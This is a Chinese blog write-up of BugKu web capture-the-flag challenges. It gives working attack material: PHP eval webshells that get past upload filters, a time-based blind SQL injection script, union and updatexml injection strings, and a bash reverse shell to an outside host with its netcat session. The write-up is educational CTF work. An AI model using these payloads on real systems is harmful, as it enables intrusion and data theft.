

# BugKu Web WriteUp

原创

Alexxx 于 2018-08-24 18:59:46 发布 1886 收藏 2

分类专栏: [CTF](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/AlexYoung28/article/details/82014952>

版权



[CTF 专栏收录该内容](#)

11 篇文章 0 订阅

订阅专栏

## Web 8

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" . $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?> https://blog.csdn.net/AlexYoung28
```

这道题的代码和前面的文件包含写的思路一样, 我们都是运用 `php://input` 写, 来实现我们从文件中读出的数据和我们传入的数据一样。我写的如下: 只要保证 `$ac` 的值和我们写入文件 `$fn` 的值一样即可, 我这里都写的是 123

```
http://120.24.86.145:8002/web8/?ac=123&fn=php://input
```

Post data  Referrer  User Agent  Cookies

```
|123 https://blog.csdn.net/AlexYoung28
```

```
ecno <p>sorry!</p> ;
}
}
?>
```

This is flag: flag\_77\_00f-0dc211

<https://blog.csdn.net/AlexYoung28>

细心

# Something error:

## 404 Not Found

**No such file or directory.**

Please check or [try again](#) later.

---

Generated by [kangle/3.5.5](#).

<https://blog.csdn.net/AlexYoung28>

这道题刚开始看到主页之后，又看了源代码和抓了包，发现都没有什么特别的地方，所以，只有拿御剑扫描一下后台。

结果扫到了 robots 协议的文件 robotx.txt，访问这个文件 得到一个网页 resusl.php



然后看到这里的代码，刚开始还想绕过，试了几种 绕过 弱比较的方法，都没成功，结果想到题目的提示，需要 admin。

就将 x 的值 设为 admin，结果成功了。运气比较好。

---

## 求getshell

My name is margin,give me a image file not a php



这道题，真的有一些搞不懂。我猜想是对上传文件名称进行了过滤，所以考虑用 %00 截断绕过，但是一直没有成功，也看了一下 content-type 的值，感觉没有问题。

最终看了一下别人的wp，才发现这个是对 content-type 的值进行大小写绕过，同时使用 php 的一下别名对文件名进行绕过。

说一下 这个是使用的 黑名单绕过，所以我们的php 别名可以顺利绕过，如 php2, php5等。

```
POST /web9/index.php HTTP/1.1
Host: 120.24.86.145:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://120.24.86.145:8002/web9/index.php
Content-Type: Multipart/form-data; boundary=-----23281168279961
Content-Length: 325
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
-----23281168279961
Content-Disposition: form-data; name="file"; filename="1.php5"
Content-Type: image/jpeg
```

```
<?php
    @eval($_POST['c']);
?>
```

```
-----23281168279961
Content-Disposition: form-data; name="submit"
```

Submit

<https://blog.csdn.net/AlexYoung28>

成功得到flag:

## My name is margin,give me a image file not a php

未选择文件。

KEY{L...}

<https://blog.csdn.net/AlexYoung28>

## INSERT INTO 注入

```
error_reporting(0);

function getIp(){
    $ip = "";
    if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    }else{
        $ip = $_SERVER['REMOTE_ADDR'];
    }
    $ip_arr = explode(",", $ip);
    return $ip_arr[0];
}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to
connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
echo 'your ip is :'.$ip;
$sql="insert into client_ip (ip) values ('$ip)";
mysql_query($sql);
```

<https://blog.csdn.net/AlexYoung28>

这道题个人觉得，真的出的挺好的，因为这道题，他有很多特别之处。

一是注入点是在 `headers` 中的 `x-forwarded-for` 字段；二是不同于一般的 `select` 注入，此处是 `Insert into` 注入；三是注入方法，这道题只能使用时间盲注，其余的报错注入等都会由于 `explode(&ip)` 这句代码给过滤掉。

关于 `insert into` 注入，其实本质上和 `select` 差不多，如果想深入理解，可以看下面这篇博文：

<https://blog.csdn.net/hwz2311245/article/details/53941523>

然后，为什么会选择时间注入，是因为由于程序会将逗号及其以后的语句都给过滤掉，而时间注入刚好整句话中都可以不带逗号，所以不会给过滤掉，时间注入的基本格式如下：

```
select case when xxx then xxx else xxx end;
```

从本质上来讲，时间注入就是通过爆破的方法，不断去判断我们当前猜测所输入的字符与 `flag` 中的某一位的字符比较，然后通过返回时间的不同，来判断是不是相符。如果相符，那么可能就通过 `sleep()` 函数，来使返回时间延长，然后我们一旦看到返回时间被延长了，那么我们就知道这一位我们猜测正确了，然后继续猜测下一位。

通过这种方法，我们可以不断爆破出数据库名，表名，列名，最后得到 `flag`。

我们只需要改变上述格式中的 `when` 之后的语句，也就使在这里添加查询语句。下面我放上我查询数据库名的脚本，当然我们首先也可以通过 `length()` 函数，去确定数据库名有多长，以减少爆破的次数。

```
# -*- coding:utf-8 -*-
import requests
import sys

data = "127.0.0.1'+(select case when substr((database()) from {0} for 1)='{1}' then sleep(5) else 0 end)--"
url = 'http://120.24.86.145:8002/web15/'
result = ''
for i in range(1, 10):
    print'Guessing:', str(i)
    for ch in range(32, 129):
        if ch == 128:
            sys.exit(0)
        sqli = data.format(i, chr(ch))
        # print(sqli)
        header = {
            'X-Forwarded-For': sqli
        }
        try:
            html = requests.get(url, headers=header, timeout=3)
        except:
            result += chr(ch)
            print 'result: ', flag
            break
```

```
Guessing: 1
result: W
Guessing: 2
result: WE
Guessing: 3
result: WEB
Guessing: 4
result: WEB1
Guessing: 5
result: WEB15
Guessing: 6
result: WEB15 https://blog.csdn.net/AlexYoung28
```

上图结果，我们知道 数据库名是 web15

我们只需要改变 when 之后的 查询语句，下面我附上 我最终的 爆表， 爆列名， 爆flag的 语句：

表名：

```
"127.0.0.1'+(select case when substr((select table_name from information_schema.tables where table_schema='f
```

列名：

```
127.0.0.1'+(select case when substr((select column_name from information_schema.columns where table_name='f
```

```
Guessing: 1
result: F
Guessing: 2
result: FL
Guessing: 3
result: FLA
Guessing: 4
result: FLAG
Guessing: 5
result: FLAG https://blog.csdn.net/AlexYoung28
```

flag:

```
127.0.0.1'+(select case when substr((select flag from flag) from {0} for 1)='{1}' then sleep(5) else 0 end)
```

最终flag如下：

```
Guessing: 28
result: CDBF14C9551D5BE5612F7BB5D282
Guessing: 29
result: CDBF14C9551D5BE5612F7BB5D2827
Guessing: 30
result: CDBF14C9551D5BE5612F7BB5D28278
Guessing: 31
result: CDBF14C9551D5BE5612F7BB5D282785
Guessing: 32
result: CDBF14C9551D5BE5612F7BB5D2827853
Guessing: 33
result: CDBF14C9551D5BE5612F7BB5D2827853
Guessing: 34
result: CDBF14C9551D5BE5612F7BB5D2827853 https://blog.csdn.net/AlexYoung28
```

---


## 这是一个神奇的登陆框

这道题正常的sql注入，唯一难的想到的是，这里的闭合符号是双引号，不是通常的单引号，在这里花费了一点时间。

其他的，这道题都很友好，返回的错误信息都很完整且很详细。按照正常的sql注入方法即可。

爆库：


```
1" union select database(),2 #
```



Good Job!  
Login\_Name:bugkusql1


爆表：

```
1" union select table_name,2 from information_schema.tables where table_schema='bugkusql1' #
```



Good Job!  
Login\_Name:flag1


```
1" union select column_name,2 from information_schema.columns where table_name='flag1' #
```



Good Job!  
Login\_Name:flag1

爆flag：

```
1" union select flag1 from flag1 #
```



Good Job!  
Login\_Name:ed6b28e684817d9efcaf922870-57  
You must login with correct ACCOUNT and PASSWORD!

---

## 多次

这道题，做的我是真的爽。非常爽。

我也学到一种新的判断过滤的方法，异或方法。

id后面输入 `1'^(0)^^`，此时页面正常返回，如果换一下 `^(1)^^`，此时则会返回错误，那么接下来我们就可以试一下页面究竟过滤了那些关键字。比如 `1'^(length('select')=6)^^`

测试这个select应该是被过滤的了，实现的语句应该是 `id=1'^0^0` 有过滤返回正确，而无过滤的时候就会返回错误

测试得到以下关键字被过滤

```
select,union,or,and
```

我们先尝试用 `seselectlect` 这样的形式过滤，怎么测试呢，也是刚才的语

句 `1'^(length('seselectlect')=6)^^` 这里返回了错误，说明绕过成功了，最终我们通过此测试，发现 **union select or and** 被过滤了。

下面的注入就是正常注入了。但是这道题还有点坑，在于我们还得使用聚合函数，因为这道题不像前几道题，每个表里存的数据只有一个，这道题的表里存储的数据有两个，所以我们使用聚合函数，将他们一起显示出来。

聚合函数的写法，我就写一个例子供大家学习参考：

```
-1%27%20ununion%20seselectlect%201,group_concat(table_name)%20from%20information_schema.tables%20where
```

查询到表里面有两个表：



flag1,hint

<https://blog.csdn.net/AlexYoung28>

```
http://120.24.86.145:9004/index.php?id=-1%27%20ununion%20seselectlect%201,group_concat(column_name)%20fr
```



flag1,address

<https://blog.csdn.net/AlexYoung28>

这里我们发现有两个字段，我就是这里被坑了一下，查询这个 **flag1** 的字段，得到一串字符串，结果老是不对，好吧，最终再来看看 **address**，发现竟然还有下一关，好吧，我们继续开始下一关。



./Once\_More.php

下一关地址

<https://blog.csdn.net/AlexYoung28>

好吧，进入下一关，这一关我们再来看看他对什么过滤了，只需要一个简单的查询函数，我们就会发现他对 **union** 进行了过滤。

好吧，我们不能使用 **union** 了，那我们还有什么方法嘛？


这里我们可以使用 `updatexml()` 报错方法，这个方法是将我们查询的东西以报错的形式显示出来，而且他可以使用 `concat()` 聚合函数，所以不需要 `union`。关于这种方法，大家可以仔细学习一下原理，这也是很重要的一种注入方法。

```
http://120.24.86.145:9004/Once_More.php?id=1%27and%20updatexml(1,concat(0x7e,(select%20database()),0x7e),1)
```





这下面，我们发现又有两个表，这里，你可以使用 `limit` 限制每次只显示一个，但是这样做太麻烦了，我们可以直接使用 `group_concat()` 函数，将所有数据一起显示出来。

```
http://120.24.86.145:9004/Once_More.php?id=1%27and%20updatexml(1,concat(0x7e,(select%20group_concat(table_n
```



然后，就是常规操作了，最后爆列名，我就不写了，大家可以按照我上面的列子改一改就是了。

但是看到最终的列名，我的心又是一抖，什么情况，怎么又有一个 `address`，WTF，这是还有一道题吗？不管了，先查一查 `flag`，得到了 `flag`。



但是，让我们再来看看这个 `address` 里面是什么，好吧，果然还有一个地址：



## Find me!

```
My Id =1'and updatexml(1,concat(0x7e,(select address from flag2),0x7e),1)#  
Nobody!
```

**XPATH syntax error: '~./Have\_Fun.php~'**

<https://blog.csdn.net/AlexYoung28>

我访问这个地址，需要改一改自己的IP，改了之后得到这个二维码，然后扫描得了几句神秘的话，目前还是没搞懂，这是要我干什么，最终把这个二维码放出来，有哪位同学知道这是要我干什么的，记得告诉我呀。这题真是非常爽！



<https://blog.csdn.net/AlexYoung28>

## PHP\_encrypt\_1

这道题是一道PHP 代码审计题，我们先来看一下程序的加密函数。

```
<?php  
function encrypt($data,$key)  
{  
    $key = md5('ISCC');  
    $x = 0;  
    $len = strlen($data);  
    $klen = strlen($key);  
    for ($i=0; $i < $len; $i++) {  
        if ($x == $klen)  
        {  
            $x = 0;  
        }  
        $char .= $key[$x];  
        $x+=1;  
    }  
    for ($i=0; $i < $len; $i++) {  
        $str .= chr((ord($data[$i]) + ord($char[$i])) % 128);  
    }  
    return base64_encode($str);  
}  
?>
```

<https://blog.csdn.net/AlexYoung28>

加密函数，十分明了，我们只需要按照这个加密函数逆推解密函数即可，下面是我写的解密函数：

```
<?php
$code='fR4aHWuFCYYVydFRxMqHhhCKBseH1dbFygrRxIWJ1UYFhotFjA=';
$k1 = base64_decode($code);
$len = strlen($k1);

$key = md5('ISCC');
$x = 0;
$klen = strlen($key);

$char = '';
$data= '';
$temp='';

for($i = 0; $i < $len; $i++){
    if($x == $klen){
        $x = 0;
    }
    $char .= $key[$x];
    $x += 1;
}

for($i = 0; $i < $len; $i++){
    $temp= ((ord($k1[$i]) - ord($char[$i])) % 128);
    if($temp < 41){
        $temp = 128+$temp;
    }
    $data .= chr($temp);
}

echo $data;
?>
```

## 文件包含2

这道题真的是我做的极少的使用菜刀能够连接成功的题目了，能够使用菜刀还是很爽的。

直接看题目的源码，会发现如下的 `upload.php` 网页，访问它；

```
<!-- upload.php -->
<!doctype html>
<html>
<head>
```

这个网页是一个正常的文件上传网页，但是只能上传图片格式的文件，那么我们试一试能不能写一句话代码，然后更改后缀名绕过这个过滤。

file:  未选择任何文件

请上传jpg gif png 格式的文件 文件大小不能超过100KiB

这里写一句话木马，我又学到两个新知识，主要是判断程序是否对我们写的一句话木马过滤，还有以JS的形式写一句话木马。


首先我们构造一个正常的一句话木马，同时，因为首页我们发现文件包含，那么我们就可以通过打印来判断我们的一句话木马是否被过滤。

```
-----  
Content-Disposition: form-data; name="file"; filename="1.jpg"  
Content-Type: image/jpeg
```

```
<?php  
    echo 'shell'; @eval($_POST['shell']);  
>
```

-----491299511942-----  
<https://blog.csdn.net/AlexYoung28>

然后我们去查看我们刚才上传的图片：我们可以发现我们上传的一句话木马中：<?php ?>被过滤，被替换成了\_。那么我们就得换一种方法了。



这里我学到两种新的写法：


一种还是基于PHP，不过是变种：

```
-----  
Content-Disposition: form-data; name="file"; filename="1.jpg"  
Content-Type: image/jpeg
```

```
?:=echo'shell';eval($_POST['shell']);>
```

-----4827543632391-----  
<https://blog.csdn.net/AlexYoung28>

上传成功后，这次我们直接使用菜刀连接，看能否连接成功：



恭喜，我们连接成功啦，接下来，我们就可以随意做我们想做的事情了，找一个flag，当然很容易啦。


var/www/html/upload/						±	∨
.89.219.210	目录 (0), 文件 (741)	名称	时间	大小	属		
/		201808220400484286.jpg	2018-08-22 04:00:48	1197	06		
var		201808230253541864.jpg	2018-08-23 02:53:54	3693	06		
www		201808201141252205.png	2018-08-20 11:41:25	56	06		
html		201808241130051765.jpg	2018-08-24 23:30:05	22	06		
upload		201808230746512483.jpg	2018-08-23 07:46:51	31	06		

<https://blog.csdn.net/AlexYoung28>


第二种，我们来写一些JS类似的一句话木马：

```
<script language=php> echo 'shell';eval($_POST['shell']);</script>
```


恭喜，我们这次，已经执行了 `echo` 命令，那么后面的 `eval()` 函数，当然也能执行成功了。我们使用菜刀再连接一下，也是成功的，大家可以自行测试呀。




但是，我还看到有另一种方法，这种方法，其实就是在图片中写一句命令，当本地包含后，执行这个命令。这种方法虽然有局限性，毕竟一次只能执行一次，当然不会有菜刀那么爽了。



我们执行的是显示当前文件夹目录列表的命令：



我们发现了有一个 含有 `flag` 的 `txt` 文件，我们随后访问就是了。



## flag.php

这道题，有一点想暴打出题人。刚开始题目提示有 `hint`。然后开始疯狂找 `hint` 在哪里。

结果 `hint` 是传参进入的，所以我们直接传入 `?hint=1` 即可，得到程序源码。

```

<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>

```

<https://blog.csdn.net/AlexYoung28>

得到了源码之后，很简单嘛，就是一个序列化操作，然后找找 \$key 的值，嗯，就在下面，好啦，应该行了吧。

结果不行，WTF??? 怎么会不行呢？我们还会哪里出错？

结果，找来找去，才知道 \$key 的值我们找错了。代码下面的 \$key 的值和上面的代码根本不是一个 php 代码里面。

好吧，我真的看得不够仔细。那么上面代码 key 的值根本没有定义，所以为 NULL，所以我们需要对 NULL 序列化操作。

然后这道题，我还发现了好玩的一点。

我用扫描器扫描时，发现了他的 phpmyadmin 网页。

然后感觉这个网站的管理员好像做题的时候，碰到过他们的 昵称呢？

尝试了暴力破解，但还没有成功，可能信息收集还不够，大家谁有兴趣，继续下去呀。



---

## 孙XX的博客

看到题目，真的很开心，以为可以做到接近实战的题目了。

结果题目被人玩坏了，出了进入首页，其他根本不能做什么，很遗憾。

希望尽早修复吧

---

## Trim 的日记

这道题，页面很多，也有几个很鸡肋的漏洞。

注册界面我发现一个 XSS漏洞，但是尝试了很久发现并没有任何用。

然后通过扫描器，还发现一个 show.php，访问之后，这里很搞笑，我先不说了。

反正这里我也发现一个 XSS漏洞，但是也没有任何用。然后关于这道题，搞不懂问什么花这么大力气写这么多网页。

---

## login2

拿到题目，尝试了一下sql注入，感觉不像是正常的sql注入，而题目也提到了一下 union。


然后开始找找有没有其他提示，最终在 响应头里发现了一个 tips，是 base64加密编码，拿去解码一下。

```
$sql="SELECT username,password FROM admin WHERE  
username=".$username."";  
if (!empty($row) && $row['password']==md5($password)){  
}
```

<https://blog.csdn.net/AlexYoung28>

我们看这段查询代码，主要是通过 username去查询用户信息，然后将数据库里存储的 password的 md5值 与我们输入的 password的经过md5加密之后的值进行比较，看是否相等。

那么我们就有了一种思路，先来看poc:



我们先将前面查询 username 的语句闭合，使他查询不到任何东西。然后我们在后面再跟一个查询语句，第一个查询的结果 1 这里是 username，而第二个 md5(1) 就是我们查询出来的 password 的 md5 值。那么接下来我们只需要在 password 处输入 1，即可。

我们查询出来的 password 为 md5(1) 而我们输入的 password 的 md5 值也为 1，所以此处我们就验证成功，可以登录。

登录成功后，我们发现一个远程命令执行。那么我们来试一下能不能直接用 bash 反弹 shell。

关于 getshell 的方法，大家可以参考这篇博文：

[https://www.cnblogs.com/r00tgrok/p/reverse\\_shell\\_cheatsheet.html](https://www.cnblogs.com/r00tgrok/p/reverse_shell_cheatsheet.html)

所以我们 getshell 的方法就是：`|bash -i >& /dev/tcp/你的公网IP/你的端口 0>&1`

## 进程监控系统

输入需要检测的服务

`|bash -i >& /dev/tcp/45.77.` 执行


<https://blog.csdn.net/AlexYoung28>

然后我在我的服务器这边开启 nc，开始监听端口，我们可以看到我们可以正常的获得 shell，执行 bash 命令。

```
[root@alex ~]# nc -l -v 8989
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 118.89.219.210.
Ncat: Connection from 118.89.219.210:37046.
bash: no job control in this shell
bash: /root/.bashrc: Permission denied
bash-4.1$ ls
ls
css
fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
index.php
login.php
bash-4.1$ fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
bash: fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt: command not found
bash-4.1$ cat fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
cat fLag_c2Rmc2Fncn-MzRzZGZnNDc.txt
SKCTE{Uni0n_@nd_...-4.1$ SKCTE{Uni0n_@nd_...g.csdn.net/AlexYoung28
```

## login3

这道题，真的看了一下别人得WP，才知道一个新的方法。



经过我的测试，发现这道题对 空格 **and** 逗号 等号 进行了过滤，也就是我们得注入语句不能有这几个东西。

